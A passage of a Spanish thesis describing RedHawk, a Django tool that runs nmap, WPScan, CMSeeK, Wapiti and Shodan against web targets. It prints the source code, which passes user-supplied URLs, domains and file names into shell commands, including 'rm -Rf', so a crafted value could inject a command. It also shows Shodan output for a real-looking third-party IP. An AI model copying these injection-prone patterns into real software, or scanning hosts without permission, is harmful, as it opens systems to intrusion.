El archivo “requirements.sh” contiene una sencilla secuencia de comandos CLI que permiten al usuario instalar de manera automática las librerías requeridas.

```
#!/bin/bash
pip install xmltodict
pip install pdfkit
pip install shodan
```

Tabla 4-5. Conteneido fichero requirements.sh.

De darse el futuro caso de que alguno de los paquetes cambiara de nombre, o las herramientas hicieran uso de

paquetes adicionales, deberá instalar los paquetes requeridos a través del instalador de paquetes nativos de Python: pip.

En este punto de la instalación, tan solo falta configurar el código API, el cual es único e intransferible, de Shodan. Para ello, debe acceder al portal web oficial de Shodan (https://www.shodan.io/) y registrarse con un correo electrónico.

Una vez registrado, podrá acceder a su apartado personal de la cuenta creada y acceder al código API del servicio. Debe recordar que Shodan ofrece diferentes opciones de pago para los usos de su API, ofreciendo una versión gratuita, pero con un limite de peticiones diarias.

Obtenida su clave API, deberá pegarla en el archivo ubicado el directorio raíz de la aplicación, denominado: ”api-key-shodan.txt”.

4.1.3 Funcionamiento

Llegados a este punto, RedHawk ha quedado totalmente instalada, por lo que solo queda iniciar la aplicación para proceder a su uso.

En el directorio raíz del proyecto, podrá encontrar un archivo, denominado “README.txt”, escrito en idioma anglosajón, que le permitirá seguir una serie de recomendaciones y advertencias de uso.

De manera general, se recomienda al usuario ejecutar la herramienta desde un usuario perteneciente al archivo sudoers del sistema operativo, o con privilegios de administrador. Esto es necesario ya que algunas de las herramientas requieren de este tipo de permisos, y al no ser ejecutadas bajo un usuario que cumpla los requisitos, podría generar fallos inesperados que harían que RedHawk no funcione de la manera deseada.

RedHawk has been developed in an environment with the following features: Kali Linux (2021.2) Django (2.2.22) Python (3.9.2) Red Hawk is an application with the aim of providing the community with a tool to automate pentesting tasks in web applications, providing the user with academic knowledge or web vulnerability analysis results in a business environment. You are free to modify, at any time, the source code of RedHawk. Use Red Hawk only against web applications that you have permission to pentest or that you own. The developer is in no way responsible for any misuse for which the tool is used. To use Red Hawk: python3 manage.py runserver and then, web GUI will be available in http://localhost:8000 Enjoy.

Tabla 4-6. Contenido del archivo README.txt.

RedHawk, como la gran mayoría de aplicaciones web, se divide en dos partes bien diferenciadas: Back-end y

Front-end.

El Front-end es la parte encargada de la representación de datos e interacción con el usuario a través de elementos visuales como botones, formularios o texto. Este parte de la herramienta será explicada en el capítulo 4.3.

El Back-end, sin embargo, es la parte encargada de realizar todas las operaciones lógicas para la obtención de datos a representar. Esta parte es transparente para el usuario final de la aplicación.

En concreto, el Back-end de RedHawk es el encargado de interactuar entre las pantallas gráficas de la interfaz, en función de los parámetros pasados por la URL, o ejecutar las diferentes herramientas, explicadas en el capítulo 4.2, a través del lanzamiento de un script en segundo plano.

La iteracción entre pantallas gráficas a través de parámetros es uno de los pilares de RedHawk para desarrollar una interfaz web basada en la metodología Modelo-Vista-Controlador, implementado nativamente en Django, llevándose a cabo a través de los ficheros “views.py”.

RedHawk cuenta con dos ficheros “views.py” en el proyecto. Uno de ellos situado dentro del directorio Users, el cual se encarga de la gestión de inicio de sesión y registro de nuevos usuarios, y otro dentro del directorio Dashboard, encargado de las demás operaciones lógicas del programa.

```
'''
View: register
Description: view whose function is to show a register user form
'''
def register(request):
    form = UserCreationForm()
    if request.method == "POST":
        form = UserCreationForm(data=request.POST)
        if form.is_valid():
            user = form.save()
            user.is_superuser = True
            user.is_staff = True
            user.is_admin = True
            if user is not None:
                do_login(request, user)
                return redirect('/')
    return render(request, "register.html", {'form': form})


'''
View: login
Description: view whose function is to show a log in form
'''
def login(request):
    form = AuthenticationForm()
```

```
    if request.method == "POST":
        form = AuthenticationForm(data=request.POST)
        if form.is_valid():
            username = form.cleaned_data['username']
            password = form.cleaned_data['password']
            user = authenticate(username=username, password=password)
            if user is not None:
                do_login(request, user)
                return redirect('/')
    return render(request, "login.html", {'form': form})


'''
View: logout
Description: view whose function is to log out an authenticathed user
'''
def logout(request):
    do_logout(request)
    return redirect('/')
```

Tabla 4-7. Contenido archivo views.py de Users.

```
'''
View: Dashboard
Description: view whose function is to show the main panel of the application.
'''
def dashboard(request):
    if request.user.is_authenticated:
        section_name = 'Dashboard'
        targets = target.objects.all().order_by('id')
        return render(request, "dashboard.html",  {'section_name': section_name,'targets':targets})
    return redirect('/login')


'''
View: targets
Description: view whose function is to show all targets configured in the app database. Furthermore, this view
is used to add new targets to the database
'''
def targets(request):
```

```
    if request.user.is_authenticated:
        section_name = 'Targets'
        targets = target.objects.all().order_by('id')
        if request.user.is_authenticated:
            form = TargetForm()
            if request.method == 'POST':
                form = TargetForm(request.POST)
                if form.is_valid():
                    Url = request.POST.get('Url')
                    domain = request.POST.get('Domain')
                    IPs = request.POST.get('IPs')
                    # commit=False is very important to avoid fake duplicates
                    form.save(commit=False)
                    target.objects.create(Url=Url, Domain=domain, IPs=IPs)
                    path_to_loot = str(BASE_DIR) + "/workplaces/" + str(domain)
                    os.system("mkdir " + str(path_to_loot))
                    return redirect('/targets')
        return render(request, "targets.html",{'section_name': section_name,'targets':targets, 'form': form})
    return redirect('/login')


'''
View: targets_remove
Description: view whose function is rermoving a previous selected target
'''
def targets_remove(request,id):
    if request.user.is_authenticated:
        target_to_remove = target.objects.get(id=id)
        target_to_remove.delete()
        return redirect('/targets')
    return redirect ('login')


'''
View: reports
Description: view whose function is to show all available reports in the app
'''
def reports(request):
    if request.user.is_authenticated:
```

```
        section_name = 'Reports'
        path_to_loot = str(BASE_DIR) + "/workplaces/"
        directory = os.listdir(path_to_loot)
        return render(request, "reports.html",  {'section_name': section_name,'directory':directory})
    return redirect ('login')


'''
View: reports_delete
Description: view whose function is to delete a previous selected report
'''
def reports_delete(request, file):
    if request.user.is_authenticated:
        path_to_loot = str(BASE_DIR) + "/workplaces/"
        os.system("rm -Rf "+path_to_loot+str(file))
        return redirect('/reports')
    return redirect ('login')


'''
Function: pdf_view
Description: this function is used to opening a previous selected report and show it in the browser
'''
def pdf_view(request,file):
    path_to_loot = str(BASE_DIR) + "/workplaces/"+str(file)+"/"
    print(file)
    try:
        return FileResponse(open(path_to_loot+str(file)+".pdf", 'rb'), content_type='application/pdf')
    except FileNotFoundError:
        raise Http404()


'''
View: target_scan
Description: this view is the RedHawk core. Gathering information about the target which the user want to
scan
and launch a script depending of the scanning mode previously selected
'''
def targets_scan(request,id,mode):
    if request.user.is_authenticated:
        section_name="Report"
```

```
target_to_scan = target.objects.get(id=id)
Url = target_to_scan.Url
Domain = target_to_scan.Domain
IPs = target_to_scan.IPs
Nmap_ports = []
Nmap_stats = []
WPScan_entries = []
WPScan_findings = []
WPScan_main_theme = []
WPScan_plugins = []
WPScan_version = []
Golismero_resources = []
Golismero_resources_web = []
joomla_version = []
joomla_findings = []
wapiti_results = []
wapiti_numresult = 0
shodan_info = []
shodan_portdata = []
shodan_vuln = []
cms = []
# Create a loot path and launch the selecte scanning mode
path_to_loot = str(BASE_DIR) + "/workplaces/" + str(Domain)
if not os.path.exists(path_to_loot):
    os.system("mkdir " + str(path_to_loot))
print("Mode "+str(mode))
os.system("python3 script.py "+str(Url)+" "+ str(IPs)+ " "+ str(Domain)+" "+str(mode))

if path.exists(str(path_to_loot)+'/nmap.json'):
 with open(str(path_to_loot)+'/nmap.json') as file:
    Nmap_data = json.load(file)
    Nmap_stats = Nmap_stats_calculate(Nmap_data)
    print("NMAP - stats \n")
    if 'ports' in Nmap_data['nmaprun']['host']:
        if 'port' in Nmap_data['nmaprun']['host']['ports']:
            Nmap_ports = Nmap_ports_calculate(Nmap_data)
            print("NMAP - open ports \n")
```

```
if SHODAN_API_KEY != "":
    shodan_info,shodan_portdata,shodan_vuln = shodan_getdata(IPs)
    print("Shodan - stats \n")




if mode == 2 or mode == 3:
    if path.exists(str(path_to_loot)+'/wpscan.json'):
        with open(str(path_to_loot)+'/wpscan.json') as file:
            WPScan_data = json.load(file)
            if 'scan_aborted' not in WPScan_data:
                WPScan_entries = WPScan_interesting_entries(WPScan_data)
                WPScan_findings = WPScan_interesting_findings(WPScan_data)
                WPScan_main_theme = WPScan_maintheme(WPScan_data)
                WPScan_plugins = WPScan_Plugins(WPScan_data)
                WPScan_version = WPScan_Version(WPScan_data)
                print("WPScan entries \n")
                print("WPScan findings \n")
                print("WPscan main theme \n")
                print("WPScan version \n")


    if path.exists(str(path_to_loot)+'/cmseek.json'):
        with open(str(path_to_loot)+'/cmseek.json') as file:
            cms_data = json.load(file)
            if cms_data['cms_name'] == 'joomla':
                cms = cms_data['cms_name']
                joomla_version = JoomlaVersion(cms_data)
                print("Joomla Version \n")
                joomla_findings = JoomlaFindings(cms_data)
                print("Joomla Findings \n ")
            if cms_data['cms_name']:
                cms = cms_data['cms_name']

''' RedHawk could implement golismero, but golsimero is almost out of support
if path.exists(str(path_to_loot)+'/golismero.json'):
 with open(str(path_to_loot)+'/golismero.json') as file:
```

```
            Golismero_data = json.load(file)
            if 'vulnerabilities' in Golismero_data['golismero']:
                Golismero_resources = GolismeroResources(Golismero_data)
                print("Golismero resources \n ")
                Golismero_resources_web = GolismeroResourcesWeb(Golismero_data)
                print("Golismero web resources \n")'"
        if mode == 3:
            if path.exists(str(path_to_loot)+'/wapiti.json'):
                with open(str(path_to_loot)+'/wapiti.json') as file:
                    wapiti_data = json.load(file)
                    if 'vulnerabilities' in wapiti_data:
                        wapiti_results = Wapitiresults(wapiti_data)
                        wapiti_numresult = str(len(Wapitiresults(wapiti_data)))
                        print("Wapiti vulns \n")


        content = render_to_string("report.html",{'section_name': section_name,
        'Domain':Domain,'IPs':IPs, 'Nmap_ports':Nmap_ports,'Nmap_stats':Nmap_stats,

'WPScan_entries':WPScan_entries,'WPScan_findings':WPScan_findings,'WPScan_main_theme':WPScan_
main_theme,

'WPScan_plugins':WPScan_plugins,'WPScan_version':WPScan_version,'Golismero_resources':Golismero_
resources,

'Golismero_resources_web':Golismero_resources_web,'joomla_version':joomla_version,'joomla_findings':j
oomla_findings,
        'Wapiti_results':wapiti_results,'wapiti_numresult':wapiti_numresult,'shodan_info':shodan_info,
        'shodan_portdata':shodan_portdata,'shodan_vuln':shodan_vuln,'cms':cms})


        #Generate de pdf report
        with open(str(path_to_loot)+'/'+str(Domain)+'.html', 'w') as static_file:
            static_file.write(content)
        try:
            pdfkit.from_file(str(path_to_loot)+'/'+str(Domain)+'.html', str(path_to_loot)+'/'+str(Domain)+'.pdf')
        except OSError as e:
            pass


        return render(request, "report.html",{'section_name': section_name,
        'Domain':Domain,'IPs':IPs, 'Nmap_ports':Nmap_ports,'Nmap_stats':Nmap_stats,
```

```
'WPScan_entries':WPScan_entries,'WPScan_findings':WPScan_findings,'WPScan_main_theme':WPScan_
main_theme,

'WPScan_plugins':WPScan_plugins,'WPScan_version':WPScan_version,'Golismero_resources':Golismero_
resources,

'Golismero_resources_web':Golismero_resources_web,'joomla_version':joomla_version,'joomla_findings':j
oomla_findings,
        'Wapiti_results':wapiti_results,'wapiti_numresult':wapiti_numresult,'shodan_info':shodan_info,
        'shodan_portdata':shodan_portdata,'shodan_vuln':shodan_vuln,'cms':cms})
    return redirect ('login')


'''
View: developer
Description: view whose function is to show inforamtion about the app developer
'''
def developer(request):
    if request.user.is_authenticated:
        section_name = 'About'
        return render(request, "developer.html",  {'section_name': section_name})
    return redirect ('login')


'''
Function: Nmap_stats_calculate
Description: this functions read a json file and collect all stat data of nmap scan
'''
def Nmap_stats_calculate(Nmap_data):
    dumpdata = []
    dumpdata = [Nmap_data['nmaprun']['runstats']['finished']['@summary']]
    return dumpdata


'''
Function: Nmap_ports_calculate
Description: this functions read a json file and collect all port data of nmap scan
'''
def Nmap_ports_calculate(Nmap_data):
    dumpdata = []
    for i in range(len(Nmap_data['nmaprun']['host']['ports']['port'])):
```

```
        dumpdata.append((Nmap_data['nmaprun']['host']['ports']['port'][i]['@portid'],
        Nmap_data['nmaprun']['host']['ports']['port'][i]['service']['@name'],
        Nmap_data['nmaprun']['host']['ports']['port'][i]['@protocol']))
    return dumpdata


'''
Function: WPScan_interesting_entries
Description: this functions read a json file and collect all interesting findings gathered by WPScan
'''
def WPScan_interesting_entries(WPScan_data):
    dumpdata = []
    for i in range(len(WPScan_data['interesting_findings'][0]['interesting_entries'])):
        dumpdata.append(WPScan_data['interesting_findings'][0]['interesting_entries'][i])
    return dumpdata


'''
Function: WPScan_interesting_findings
Description: this functions read a json file and collect all interesting findings gathered by WPScan
'''
def WPScan_interesting_findings(WPScan_data):
    dumpdata = []
    for i in range(len(WPScan_data['interesting_findings'])-1):

dumpdata.append((WPScan_data['interesting_findings'][i+1]['url'],WPScan_data['interesting_findings'][i+1
]['to_s'],

WPScan_data['interesting_findings'][i+1]['type'],WPScan_data['interesting_findings'][i+1]['found_by']))
    return dumpdata


'''
Function: WPScan_maintheme
Description: this functions read a json file and collect all info about WordPress main theme gathered by
WPScan
'''
def WPScan_maintheme(WPScan_data):
    dumpdata = []


    if 'main_theme' in WPScan_data and WPScan_data['main_theme'] is not None:
        dumpdata.append((WPScan_data['main_theme']['slug'],WPScan_data['main_theme']['readme_url'],
```

```
        WPScan_data['main_theme']['directory_listing'],WPScan_data['main_theme']['found_by']))
    return dumpdata


'''
Function: WPScan_Plugins
Description: this functions read a json file and collect all iinfo about WordPress plugins gathered by WPScan
'''
def WPScan_Plugins(WPScan_data):
    dumpdata = []
    if 'plugins' in WPScan_data:
        for key in WPScan_data['plugins'].keys():

dumpdata.append((WPScan_data['plugins'][str(key)]['slug'],WPScan_data['plugins'][str(key)]['location'],
            WPScan_data['plugins'][str(key)]['found_by']))
    return dumpdata


'''
Function: WPScan_Version
Description: this functions read a json file and collect all info about WordPress version gathered by WPScan
'''
def WPScan_Version(WPScan_data):
    dumpdata = []
    if 'version' in WPScan_data:
        if WPScan_data['version'] is not None:
            dumpdata.append((WPScan_data['version']['number'],WPScan_data['version']['release_date'],
            WPScan_data['version']['status'],WPScan_data['version']['found_by']))
    return dumpdata


'''
Function: GolismeroResources
Description: this functions read a json file and collect all vulnerabilities gathered by Golismero
'''
def GolismeroResources(Golismero_data):
    dumpdata = []
    for i in range(len(Golismero_data['golismero']['vulnerabilities']['vulnerability'])):
        if '@custom_id' not in Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]:
            dumpdata.append((Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@title'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@description'],
```

```
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@cvss_base'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@solution']))
    return dumpdata

'''
Function: GolismeroResourcesWeb
Description: this functions read a json file and collect all vulnerabilities gathered by Golismero
'''
def GolismeroResourcesWeb(Golismero_data):
    dumpdata = []
    for i in range(len(Golismero_data['golismero']['vulnerabilities']['vulnerability'])):
        if '@custom_id' in Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]:
            dumpdata.append((Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@title'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@custom_id'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@description'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@cvss_base'],
            Golismero_data['golismero']['vulnerabilities']['vulnerability'][i]['@solution']))
    return dumpdata

'''
Function:JoomlaVersion
Description: this functions read a json file and collect all info about joomla version gathered by CMSeeK
'''
def JoomlaVersion(cms_data):
    dumpdata = []
    if 'joomla_version' in cms_data:
        dumpdata.append((cms_data['joomla_version']))
    return dumpdata

'''
Function:JoomlaFindings
Description: this functions read a json file and collect all joomla findings gathered by CMSeeK
'''
def JoomlaFindings(cms_data):
    dumpdata = []
    if 'vulnerabilities' in cms_data:
        for i in range(len(cms_data['vulnerabilities'])):
```

```
            dumpdata.append((cms_data['vulnerabilities'][i]['name'],
            cms_data['vulnerabilities'][i]['references']))
    return dumpdata

'''
Function: Wapitiresults
Description: this functions read a json file and collect all web vulnerabilities gathered by Wapiti
'''
def Wapitiresults(wapiti_data):
    dumpdata = []
    for key_dict in wapiti_data['vulnerabilities'].keys():
        for i in range(len(wapiti_data['vulnerabilities'][str(key_dict)])):
            dumpdata.append((str(key_dict),
            wapiti_data['vulnerabilities'][str(key_dict)][i]['info'],
            wapiti_data['classifications'][str(key_dict)]['sol'],
            wapiti_data['vulnerabilities'][str(key_dict)][i]['curl_command']))
    return dumpdata

'''
Function: shodan_getdata
Description: this functions return all available info about a target using shodan api
'''
def shodan_getdata(target):
    dumpdata_info = []
    dumpdata__portdata=[]
    dumpdata_vulns=[]

    api = shodan.Shodan(SHODAN_API_KEY)

    dnsResolve = 'https://api.shodan.io/dns/resolve?hostnames=' + target + '&key=' + SHODAN_API_KEY

    try:
        # First we need to resolve our targets domain to an IP
        resolved = requests.get(dnsResolve)
        hostIP = resolved.json()[target]

        # Then we need to do a Shodan search on that IP
        host = api.host(hostIP)
```

```
        dumpdata_info.append((host['ip_str'],host.get('org', 'n/a'),host.get('os', 'n/a')))

        # Print all banners
        for item in host['data']:
            dumpdata__portdata.append((item['port'],item['data']))

        # Print vuln information
        for item in host['vulns']:
            CVE = item.replace('!','')
            dumpdata_vulns.append(item)
    except:
        pass

    return dumpdata_info, dumpdata__portdata,dumpdata_vulns
```

Tabla 4-8. Contenido de archivo views.py de dashboard.

Como puede aprerciarse en la tabla 4.8, los escáneres serán elegidos en función de los parámetros traspasados a través de la URL. Ello provocará la ejecución del archivo “script.py” en segundo plano, el cual contiene el código necesario para lanzar los escáneres en función de los parámetros obtenidos.

```
'''
Script whose main function is to launch all third scan tools and parsing all gathered data
'''


argumentos = sys.argv
url=str(argumentos[1])
IPs=str(argumentos[2])
Domain=str(argumentos[3])
mode = int(argumentos[4])
path_to_loot = str(BASE_DIR) + "/RedHawk/workplaces/" + str(Domain)


if mode == 1:
    p = subprocess.Popen(('nmap '+str(IPs) +' -sC -v -T4 -Pn -sV -oX '+ str(path_to_loot) + '/nmap.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) + '/nmap.xml','r')
    xml_content = f.read()
```

```
    f.close()
    f = open(str(path_to_loot) + '/nmap.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()


if mode == 2:
    p = subprocess.Popen(('wpscan --url '+str(url) +' --format json --ignore-main-redirect --output '+str(path_to_loot)+'/wpscan.json'),shell=True)
    p.wait()
    p = subprocess.Popen('python3 cmseek.py --follow-redirect -u ' + str(url),shell=True)
    p.wait()
    p = subprocess.Popen('cp '+str(BASE_DIR)+ '/RedHawk/Result/'+ str(Domain)+ '/cms.json '+str(path_to_loot)+'/cmseek.json',shell=True)
    p.wait()



if mode == 3:
    p = subprocess.Popen(('nmap '+str(IPs) +' -sC -T4 -Pn -sV -oX '+ str(path_to_loot) + '/nmap.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) + '/nmap.xml','r')
    xml_content = f.read()
    f.close()
    f = open(str(path_to_loot) + '/nmap.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()
    p = subprocess.Popen(('wpscan --url '+str(url) +' --format json --ignore-main-redirect --output '+str(path_to_loot)+'/wpscan.json'),shell=True)
    p.wait()
    p = subprocess.Popen('python3 cmseek.py --follow-redirect -u ' + str(url),shell=True)
    p.wait()
    p = subprocess.Popen('cp '+str(BASE_DIR)+ '/RedHawk/Result/'+ str(Domain)+ '/cms.json '+str(path_to_loot)+'/cmseek.json',shell=True)
    p.wait()
    '''
    Golismero implementation
    p = subprocess.Popen(('golismero scan '+str(url) +' -o '+ str(path_to_loot) + '/golismero.xml'),shell=True)
    p.wait()
    f = open(str(path_to_loot) +'/golismero.xml','r')
```

```
    xml_content = f.read()
    f.close()
    f = open(str(path_to_loot) +'/golismero.json','w+')
    f.write(json.dumps(xmltodict.parse(xml_content), indent=4, sort_keys=True))
    f.close()
    '''
    p = subprocess.Popen('wapiti -u ' +str(url) +' -f json -o ' + str(path_to_loot)+'/wapiti.json',shell=True)
    p.wait()
```

Tabla 4-9. Contenido del archivo script.py.

Como puede observarse, este script ejecuta los diferentes escaneos, en función del tipo de escáner elegido, en segundo plano, con el objetivo de poder brindar al usuario la posibilidad de ejecutar escáneres a diferentes objetivos a la vez, sin necesidad de esperar a que acabe uno de ellos.

Además, puede apreciarse que, aunque en el proyecto no se haga uso de ello, RedHawk cuenta nativamente con el código necesario para la implementación de herramientas menos comunes hoy en día como Goslimero, herramienta que, por cuestiones técnicas de mantenimiento del proyecto, finalmente ha sido descartada.

Todas las herramientas vuelcan sus resultados en formato JSON, si es que lo permiten nativamente, o a formato XML para posteriormente ser parseadas a JSON a trarvés de librerías de terceros.

Llegados a este punto, es conveniente mencionar la manera en la que el servidor de Django decide que funciones, de los archivos "views.py", mencionados anteriormente, se ejecutan. Esto es llevado a cabo a través de la relación establecida entre URL solicitada por el usuario y la función asignada a la misma, la cual servirá la petición tomada como parámetro, como puede observarse en las tablas 4.7 y 4.8.

La relación establecida entre URL y funciones de los archivos "views.py", queda desarrollada en el archivo "urls.py", dentro del directorio "webapp" de la aplicación.

```
"""webapp URL Configuration

The `urlpatterns` list routes URLs to views. For more information please see:
    https://docs.djangoproject.com/en/3.1/topics/http/urls/
Examples:
Function views
    1. Add an import:  from my_app import views
    2. Add a URL to urlpatterns:  path('', views.home, name='home')
Class-based views
    1. Add an import:  from other_app.views import Home
    2. Add a URL to urlpatterns:  path('', Home.as_view(), name='home')
Including another URLconf
    1. Import the include() function: from django.urls import include, path
    2. Add a URL to urlpatterns:  path('blog/', include('blog.urls'))
"""
```

```
from django.contrib import admin


from django.urls import path
from users import views as views_user
from dashboard import views as views_dashboard
from users.forms import CustomAuthForm
from django.contrib.staticfiles.storage import staticfiles_storage
from django.views.generic.base import RedirectView


urlpatterns = [
    path('', views_dashboard.dashboard),
    path('register/', views_user.register),
    path('login/', views_user.login),
    path('logout/', views_user.logout),
    path('dashboard/', views_dashboard.dashboard),
    path('targets/', views_dashboard.targets),
    path('developer/', views_dashboard.developer),
    path('targets_remove/<int:id>', views_dashboard.targets_remove),
    path('targets_scan/<int:id>/<int:mode>', views_dashboard.targets_scan),
    path('reports/', views_dashboard.reports),
    path('reports_delete/<str:file>', views_dashboard.reports_delete),
    path('pdf_view/<str:file>', views_dashboard.pdf_view),
    path('admin/', admin.site.urls),
]
```

Tabla 4-10. Contenido del archivo urls.py.

Es importante entender la manera en la que interactúan el archivo “urls.py” y “views.py”, de cara a querer desarrollar mejoras o modificaciones en el presente proyecto.

De manera adicional, cabe indicar que, el almacenamiento de los datos relativos a un objetivo añadido en la aplicación, así como los usuarios registrados, se llevan a cabo a través de la creación de modelos y su guardado en una base de datos SQLite3, nativamente implementada en Django.

Veáse un ejemplo como la creación del modelo de “target” dentro de la aplicación a través del archivo “models.py”. El modelo “target” almacena la información de un objetivo introducir por el usuario. Esto podría entenderse como la creación de una tabla en una base de datos.

```
# Target model template
class target (models.Model):
    Url = models.CharField(max_length=255,default='')
    Domain = models.CharField(max_length=255)
```

IPs = models.CharField(max_length=255)

Tabla 4-11. Contenido del archivo models.py.

Descrito al funcionamiento de RedHawk, se muestra el lector un diagrama gráfico que incluye los activos software intervenientes en el proyecto, así como mostrar una estructura general del proyecto, para el correcto entendimiento de este.



Figura 4-4. Diagrama general de arquitectura de RedHawk.

4.2 Herramientas utilizadas

RedHawk utiliza herramientas actuales y en uso para la realización de auditorias o pruebas de penetración en aplicaciones web. Entre ellas, pueden dividirse en 3 categorias diferentes:

- Herramientas utilizadas para recopilación de información de fuentes públicas y servicios expuestos en el objetivo.
- Herramientas para analizar y descubrir vulnerabilidades por las que la aplicación web se ve expuesta.
- Herramientas diseñadas para descubrir vulnerabilidades propias de una web desarrollada bajo un gestor de contenido.

Cabe mencionar que, pese a que este documento se encuentre redactado en español, la representación de resultados porporcinados por las diferentes herramientas, así como la navegación por la interfaz gráfica desarrollada, la cual abordaremos en la siguiente sección, es realizada en inglés. El motivo por el cual se ha decidido hacer uso del idioma anglosajón es simplemente porque es el idioma predominante en este ambito, de manera que la herramienta pueda ser utilizada por el mayor número de personas, independientemente de su idioma nativo, y para guardar cierta coherencia en el visionado de la aplicación.

A continuación, se procede a detallar cada una de las herramientas utilizadas en el proyecto, así como describrir su principal finalidad, usos e información recolectada sobre los objetivos a auditar.

4.2.1.1 Shodan

Shodan es un motor de búsqueda que le permite al usuario encontrar iguales o diferentes tipos específicos de equipos (routers, servidores, etc.) conectados a Internet a través de una variedad de filtros. Algunos también lo han descrito como un motor de búsqueda de banners de servicios, que son metadatos que el servidor envía de vuelta al cliente. Esta información puede ser sobre el software de servidor, qué opciones admite el servicio, un mensaje de bienvenida o cualquier otra cosa que el cliente pueda saber antes de interactuar con el servidor.

En concreto, RedHawk hace uso de la API desarrollada por Shodan. Esta API recibe peticiones a través de internet y vuelca los resultados obtenidos de la búsqueda en una respuesta en formato JSON para que, posteriormente, RedHawk procese los datos obtenidos y los muestre en pantalla.

Shodan proporciona muchisima información, no obstante, RedHawk tan solo seleccionará información relevante para el objetivo a auditar como: geolocalización, dirección IP, proveedor de servicios de internet (ISP), vulnerabilidades reportadas públicamente y servicios expuestos.

A continuación, se muestra un ejemplo de qué tipo de información recuperamos a través del uso de la API de Shodan, sobre un objetivo aleatorio.

[('181.133.50.249', 'EPM Telecomunicaciones S.A. E.S.P.', None)]

[(23, 'CVE-30360 login: '),

(443, 'HTTP/1.0 200 OK\r\nDate: Thu Aug 26 19:58:37 2021\r\nServer: GoAhead-Webs\r\nPragma: no-cache\r\nCache-Control: no-cache\r\nContent-type: text/html\r\n\r\n'),

(8080, 'HTTP/1.0 302 Redirect\r\nServer: GoAhead-Webs\r\nDate: Thu Aug 26 19:58:29 2021\r\nPragma: no-cache\r\nCache-Control: no-cache\r\nContent-Type: text/html\r\nLocation: https://181.133.50.249/wireless_radar1.asp\r\n\r\n'),

(53, 'dnsmasq-2.55\nRecursion: enabled'),

(8081, 'HTTP/1.0 200 OK\r\nDate: Wed Aug 18 06:35:01 2021\r\nServer: GoAhead-Webs\r\nPragma: no-cache\r\nCache-Control: no-cache\r\nContent-type: text/html\r\n\r\n'),

